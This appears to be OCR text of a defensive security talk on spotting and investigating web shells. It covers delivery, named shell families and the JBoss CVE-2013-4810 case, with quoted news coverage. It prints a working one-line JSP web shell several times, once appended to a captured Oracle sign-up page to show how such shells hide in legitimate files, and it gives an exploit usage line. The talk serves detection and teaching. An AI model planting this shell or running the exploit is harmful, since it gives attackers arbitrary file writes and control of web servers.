Closing the Door on Web Shells

Anuj Soni

```
<%if(request.getParameter("f")!=null)(new
java.io.FileOutputStream(application.getRealPath("/")+re
quest.getParameter("f"))).write(request.getParameter(“d"
).getBytes());%>
```

```
<%
if(request.getParameter("f")!=null)

(new
java.io.FileOutputStream(application.getRealPath("/")+
request.getParameter("f")))
.
write(request.getParameter(“d").getBytes());

%>
```

if “f” not empty


new file named <value of “f”>

write contents of “d”

See the Web Shell?

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd"><html dir="ltr" lang="en"><head id="d1__xc_h"><title>Create Account</title><meta name="generator" content="Apache MyFaces Trinidad"><link rel="stylesheet" charset="UTF-8" type="text/css" href="/EndUser/adf/styles/cache/profile-jquery-3x1fu4-en-ltr-webkit-cmp.css"></head><body id="d1" onload="return _chain('_checkLoad()','frameBuster(); checkOnLoad()',this,event)" onunload="_checkUnload(event)"><script type="text/javascript">var _AdfWindowOpenError='A popup window blocker has been detected in your browser. Popup blockers interfere with the operation of this application. Please disable your popup blocker or allow popups from this site.';</script><script type="text/javascript" src="/EndUser/adf/jsLibs/Common1_2_12_1.js"></script><noscript>This page uses JavaScript and requires a JavaScript enabled browser. Your browser is not JavaScript enabled.</noscript><style id="trinFrameBustStyle"> body {display:none} </style><script id="scr10" type="text/javascript" src="/EndUser/jscripts/s_validation.js"></script><script id="scr11" type="text/javascript" src="/EndUser/jscripts/s_frame_buster.js"></script><script id="log1" type="text/javascript" src="/EndUser/jscripts/jQuery.loqateTools.min.js"></script><script id="log2" type="text/javascript" src="/EndUser/jscripts/custom_loqate.js"></script><form id="f1" name="f1" style="margin:0px" method="POST" onkeypress="return _submitOnEnter(event,'f1');" autocomplete="off" action="/EndUser/faces/profile/createUser.jspx?nextURL=https%3A%2F%2Fwww.google.com%2F"><input id="ops" type="hidden" name="ops" value="Please Select..."><input id="drm" type="hidden" name="drm" value="You must enter {0}"><input id="drsm" type="hidden" name="drsm" value="You must make at least one selection for {0}"><input id="err" type="hidden" name="err" value="ERROR"><input id="reqd" type="hidden" name="reqd" value="Required Field."><input id="lqws" type="hidden" name="lqws" value="https://loqate.oracle.com/Loqate/Loqate"><table id="ptfl1" style="width:100%" cellpadding="0" cellspacing="0" border="0" summary=""><tr id="ptrl1" style="width:100%"><td id="ptcf1" style="width:40%; float:left;"></td><td id="ptcf2" style="width:800px"> <table cellpadding="0" cellspacing="0" border="0" summary="" id="header:top" class="xdj" style="width:100%"><tr><td><td id="header:tcf1" width="100%"><table cellpadding="0" cellspacing="0" border="0" summary="" id="header:branding" class="OWHeader"><tr><td><img id="header:logo" name="header:logo" title="Oracle Header" alt="Oracle Header" style="padding-top:10px" src="/EndUser/images/my_profile.jpg"></td></tr></table></td></tr></table><table cellpadding="0" cellspacing="0" border="0" summary="" id="header:top2" style="width:100%"><tr><td><td id="header:tcf2" align="left" width="50%"><table cellpadding="0" cellspacing="0" border="0" summary="" id="header:branding2" class="xdj"><tr><td><table cellpadding="0" cellspacing="0" border="0" summary="" id="header:bitem2" class="xdm"><tr><td><table cellpadding="0" cellspacing="0" border="0" summary="" id="header:btitle" class="xdl"><tr><td>Create Your Oracle Account</td></tr></table></td></tr></table></td></tr></table></td></td><td id="header:tcf" align="right" width="50%"><table cellpadding="0" cellspacing="0" border="0" summary="" id="header:pglg"><tr><td><table cellpadding="0" cellspacing="0" border="0" summary="" id="header:lgin"><tr><td>Already have an account?</td><td><img src="/EndUser/adf/images/t.gif" alt="" width="5"></td><td>Login here</td></tr></table></td><td><img src="/EndUser/adf/images/t.gif" alt="" width="5"></td><td><img src="/EndUser/adf/images/sireadygif" width="16" height="16" border="0" title="Page is ready" alt="Page is ready"><img src="/EndUser/adf/images/sibusy.gif" width="16" height="16" border="0" title="Page is busy processing" alt="Page is busy processing"><script type="text/javascript">TrStatusIndicator._register("header:si");</script></td></tr></table></td></td></tr></table> Please complete all required fields and select your email communication preferences to create your Oracle Account.

This account can be used to access a variety of Oracle Services and Applications including My Oracle Support, OTN Forums, Oracle Store, Oracle Cloud, Oracle University, and Oracle PartnerNetwork as well as to register for Oracle Events. <table cellpadding="0" cellspacing="0" border="0" summary="" id="pglc1"><tr><td><td id="cfc1"><img id="imc1" name="imc1" src="/EndUser/images/required_icon.png"></td></td><td id="cfc2">Indicates required field</td></tr></table> <h1 class="x6v">Account Information</h1> <table cellpadding="0" cellspacing="0" border="0" summary="" id="pglc3" style="width:100%"><tr><td> <table cellpadding="0" cellspacing="0" border="0" summary="" style="width: auto"><tbody><tr><td class="x4w" colspan="1"><table cellpadding="0" cellspacing="0" border="0" width="100%" summary=""><tbody><tr><td></td></tr><tr id="pl1__xc_"><td class="x15 x4z" style="vertical-align: middle; padding-top: 7px;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="umanefield">Email</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><td id="cfc5"><input id="umanefield" name="umanefield" title="Required Field. Please provide a valid email address as your username. Your business email address is preferred." class="x25" size="30" maxlength="80" type="text"></td><td id="cfc6" style="padding-left:10px; padding-bottom:5px;">Your email address is your username.</td></td></tr></table></td></tr><tr id="pl2__xc_"><td class="x15 x4z" style="vertical-align: middle; padding-top: 7px;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="passwd1">Password</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><td id="cfc7"><input id="passwd1" name="passwd1" title="Required Field. Passwords must contain at least one number, both upper and lower case letters, and be at least 8 characters long." onkeydown="return _clearPassword(this, event);" class="x25" size="30" type="password"></td><td id="cfc8" style="padding-left:10px;">Passwords must contain at least one number, both upper and lower case letters, and be at least 8 characters long.</td></td></tr></table></td></tr><tr id="pl3__xc_"><td class="x15 x4z" style="vertical-align: middle; padding-top: 7px;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="passwd2">Confirm Password</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><input id="passwd2" name="passwd2" title="Required Field. Please re-enter the password. Passwords must contain at least one number, both upper and lower case letters, and be at least 8 characters long." onkeydown="return _clearPassword(this, event);" class="x25" size="30" type="password"></td></tr></table></td></tr></tbody></table></td></tr></tbody></table> <h3 class="x6w"><script type="text/javascript">function _submitHideShow(a,v,b,c,l,d) {var o = {event:b,source:c};if (d!=(void 0)) o.value=d; _setRequestedFocusNode(document,l,false,window);_submitPartialChange(a,v,o);return false;}</script><a onclick="return _submitHideShow('f1',0,'hide','userInfo','userInfo__xc_')" href="#" id="userInfo__xc_" class="xi Sandwich Islands</option><option value="197">South Sudan</option><option value="198">Spain</option><option value="199">Sri Lanka</option><option value="200">St. Pierre and Miquelon</option><option value="201">Suriname</option><option value="202">Svalbard and Jan Mayen Islands</option><option value="203">Swaziland</option><option value="204">Sweden</option><option value="205">Switzerland</option><option value="206">Taiwan</option><option value="207">Tajikistan</option><option value="208">Tanzania United Republic of</option><option value="209">Thailand</option><option value="210">Timor-Leste</option><option value="211">Togo</option><option value="212">Tokelau</option><option value="213">Tonga</option><option value="214">Trinidad and Tobago</option><option value="215">Tunisia</option><option value="216">Turkey</option><option value="217">Turkmenistan</option><option value="218">Turks and Caicos Islands</option><option value="219">Tuvalu</option><option value="220">Uganda</option><option value="221">Ukraine</option><option value="222">United Arab Emirates</option><option value="223">United Kingdom</option><option value="224">United States Minor Outlying Islands</option><option value="225">Uruguay</option><option value="226">USA</option><option value="227">Uzbekistan</option><option value="228">Vanuatu</option><option value="229">Venezuela</option><option value="230">Viet Nam</option><option value="231">Virgin Islands (British)</option><option value="232">Virgin Islands (U.S.)</option><option value="233">Wallis and Futuna Islands</option><option value="234">Western Sahara</option><option value="235">Yemen</option><option value="236">Zambia</option><option value="237">Zimbabwe</option></select></td></tr></table></td></tr><tr id="pl_id7__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="usr_state">State/Province</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><select id="usr_state" name="usr_state" title="Required Field. Please select your primary state/province" onchange="TrPage._autoSubmit('f1','usr_state',event,1);return true;" class="x2h"><option value="0" selected>Please Select...</option></select></td></tr></table></td></tr><tr id="pl_id7__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="usr_cty">City</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><input id="usr_cty" name="usr_cty" title="Required Field. Please enter your primary city name" onchange="TrPage._autoSubmit('f1','usr_cty',event,1);return true;" class="x25" size="30" maxlength="240" type="text"></td></tr></table></td></tr><tr id="pl_id8__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="companyname">Company</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><input id="companyname" name="companyname" title="Required Field. Please enter your company's name" onchange="TrPage._autoSubmit('f1','companyname',event,1);return true;" class="x25" size="30" maxlength="240" type="text"></td></tr></table></td></tr><tr id="pl_id9__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="usr_line1">Address1</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><input id="usr_line1" name="usr_line1" title="Required Field. Please enter your primary address line 1" onchange="TrPage._autoSubmit('f1','usr_line1',event,1);return true;" class="x25" size="30" maxlength="240" type="text"></td></tr></table></td></tr><tr id="pl_id10__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><label for="usr_line2">Address2</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><input id="usr_line2" name="usr_line2" title="Please enter your primary address line 2" onchange="TrPage._autoSubmit('f1','usr_line2',event,1);return true;" class="x25" size="30" maxlength="240" type="text"></td></tr></table></td></tr><tr id="pl_id11__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="usr_postal_code">Postal Code</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><input id="usr_postal_code" name="usr_postal_code" title="Required Field. Please enter your primary postal code" onchange="TrPage._autoSubmit('f1','usr_postal_code',event,1);return true;" class="x25" size="30" maxlength="50" type="text"></td></tr></table></td></tr><tr id="pl_id12__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><img src="/EndUser/images/required_icon.png" border="0" style="margin-bottom:7px" title="Required" alt="Required" align="middle"> <label for="telephonenumber">Business Phone</label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><input id="telephonenumber" name="telephonenumber" title="Required Field. Please enter the business phone number" onchange="TrPage._autoSubmit('f1','telephonenumber',event,1);return true;" class="x25" size="30" maxlength="240" type="text"></td></tr></table></td></tr><tr id="pl_id13__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><label for="usr_srv_otn"></label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><td style="padding-top:5px;padding-bottom:5px;" align="left"><input id="usr_srv_otn" name="usr_srv_otn" title="Please select to become a member of Oracle Technology Network" onclick="TrPage._autoSubmit('f1','usr_srv_otn',event,1);return true;" type="checkbox" value="t"></td><td class="xeo" align="left">Yes, I'd like to become a member of the Oracle Technology Network (OTN) </td></td></tr></table></td></tr><tr id="pl_id14__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><label for="usr_srv_cio"></label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><td style="padding-top:5px;padding-bottom:5px;" align="left"><input id="usr_srv_cio" name="usr_srv_cio" title="Please select to apply to become a member of Oracle C-Central Community" onclick="TrPage._autoSubmit('f1','usr_srv_cio',event,1);return true;" type="checkbox" value="t"></td><td class="xeo" align="left">Yes, I'd like to apply to become a member of the Oracle C-Central Community</td></td></tr></table></td></tr><tr id="pl_id15__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap><label for="usr_nsl_psn"></label></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td><td style="padding-top:5px;padding-bottom:5px;" align="left"><input id="usr_nsl_psn" name="usr_nsl_psn" title="Please select to receive a newsletter about Oracle products, services, and events." onclick="TrPage._autoSubmit('f1','usr_nsl_psn',event,1);return true;" type="checkbox" value="t"></td><td class="xeo" align="left">Yes, send me emails on Oracle Products, Services, and Events</td></td></tr></table></td></tr><tr id="pl_id16__xc_"><td class="x15 x4z" style="vertical-align: middle;" nowrap></td><td valign="top" nowrap class="x51"><table cellpadding="0" cellspacing="0" border="0" summary=""><tr><td>To opt-out please click the Do Not Email link on the bottom of the page.</td></tr></table></td></tr></tbody></table></td></tr></tbody></table> <h3 class="x6w"><img src="/EndUser/images/open.gif" border="0" style="vertical-align:middle !important;padding:3px !important" title="Select to show information" alt="Select to show information" align="middle">Subscription Center</h3> <table id="tl2" align="center" cellpadding="0" cellspacing="0" border="0" width="100%" summary=""><tr id="rl2"><td id="cf4" align="center">By clicking Create, you understand and agree that use of Oracle's web sites are subject to the Oracle.com Terms of Use and Oracle's Privacy Policy.</td></tr></table> <table id="tl1" align="center" cellpadding="0" cellspacing="0" border="0" width="100%" summary=""><tr id="rl1"><td id="cf3"><td id="cf2" width="100%"><button id="cb1" name="cb1" type="button" onclick="submitForm('f1',1,{source:'cb1'});return false;" class="xe9 x7j">Create</button></td></tr></table> <script id="footer:scr11" type="text/javascript" src="/EndUser/jscripts/s_code_popup.js"></script><hr id="footer:sep1"> <table cellpadding="0" cellspacing="0" border="0" summary="" id="footer:footer" style="width:100%"><tr><td><td id="footer:cf8" align="left" width="30%">Copyright 2014, Oracle. All rights reserved.</td><td><td><td id="footer:cf9" align="right" width="70%"><table cellpadding="0" cellspacing="0" border="0" summary="" id="footer:f22"><tr><td>Account Help</td><td><img src="/EndUser/adf/images/t.gif" alt="" width="4"></td><td>|</td><td><img src="/EndUser/adf/images/t.gif" alt="" width="4"></td><td>Do Not Email</td><td><img src="/EndUser/adf/images/t.gif" alt="" width="4"></td><td>|</td><td><img src="/EndUser/adf/images/t.gif" alt="" width="4"></td><td>Legal Notices and Terms of Use</td><td><img src="/EndUser/adf/images/t.gif" alt="" width="4"></td><td>|</td><td><img src="/EndUser/adf/images/t.gif" alt="" width="4"></td><td>Privacy</td></tr></table></td></tr></table><script id="footer:scr1" type="text/javascript" src="/EndUser/jscripts/ora_code_profile.js"></script><script id="footer:scr2" type="text/javascript" src="/EndUser/jscripts/ora_code.js"></script> <td id="ptcf3" style="width:40%; float:right;"></td></tr></table><input type="hidden" name="org.apache.myfaces.trinidad.faces.FORM" value="f1"><input type="hidden" name="_noJavaScript" value="false"><input type="hidden" name="javax.faces.ViewState" value="!11wcpxpbw9"><input type="hidden" name="event"><input type="hidden" name="source"><input type="hidden" name="partial"><script type="text/javascript">TrPage.getInstance()._addResetFields('f1',{"event","source","partial"});</script><script type="text/javascript">function _f1Validator(f,s){return true;}</script><script type="text/javascript">_submitFormCheck();</script></form></body><!--Created by Apache Trinidad (Apache MyFaces Trinidad API - 1.2.12.1-SNAPSHOT/Apache MyFaces Trinidad Impl - 1.2.12.1-SNAPSHOT), skin:profile.jquery (profile)--></html>
<%if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("/")+request.getParameter("f"))).write(request.getParameter("d").getBytes());%>



Why Web Shells?

- Web Shells are not new. I know.
- They continue to be used and go undetected.
- RATs are the cool kids, but web shells are just as dangerous, if not more:
  - Smaller footprint
  - OS Platform independent
  - Non-traditional C&C
  - Highly customizable
  - Less frequently detected by AV
  - Harder to find on an infected box
- If you've never seen one or analyzed you…you just might miss it.


What We'll Cover

- Web shells overview
- Delivery
- Detection techniques
- Investigation approaches

- We will *not* discuss how to develop web shells or position them on systems.

- Insert CYA disclaimers here

Web Shell Architecture



Web Shell Delivery

- From the outside
  - Vulnerabilities + Exploits
- From the inside
  - Who: malicious insider, advanced threat
  - How: legit credentials, stolen credentials, exploits
  - Why: maintain access

Web Shell Window Shopping

- China Chopper
- Deep Panda
- ASPXspy2
- Fuzzdb
- JSPSpy
- C99
- WeBaCoo
- Many others…

JBoss Example

- 2011: JBoss vulnerability disclosed at security conferences
- September 2013: NIST assigns CVE-2013-4810
- October 2013: Researcher released proof of concept code
- Malicious JSP files placed on servers


November 18, 2013

Threat Advisory: A JBoss AS Exploit, Web Shell code Injection.


JBoss Application Server (or JBoss AS) is an open-source Java EE-based application server. JBoss AS was developed by JBoss, now a division of Red Hat. On late 2012, JBoss AS was named as WildFly.

Recently, Imperva's ADC had detected a the exploitation of web servers powered JBoss AS, probably as a result of the pu disclosure of an exploit code that abuse vulnerability.

40

Tweet

17


NEWS

Who's The Boss Over Your JBoss Servers?

Ericka Chickowski

See more from Ericka

Connect directly with Ericka: Bio | Contact


Ericka Chickowski November 21, 2013

A widely unpatched vulnerability in JBoss Application Server (AS) discovered back in 2011 is opening up tens of thousands of enterprise data center servers to attack, with at least 500 actively compromised, according to a report out this week by Imperva. The analysis done by Imperva's security research team suggests that enterprises are not hardening their servers adequately and as a result are putting their entire data center operations at risk.

"The attackers are looking to circumvent methods that are supposed to be hardened because they expect vendors not to do a good job hardening their administrative access or functions," says Barry Shteiman, director of security strategy for Imperva. "Because of that, attackers are using that to inject standard or classic forms of attack -- in this case, a webshell -- which generally allows them full control over the server."

JBoss – The Exploit

- Usage: **C:\PHP>php 9sg_ejb.php 192.168.0.1 id**

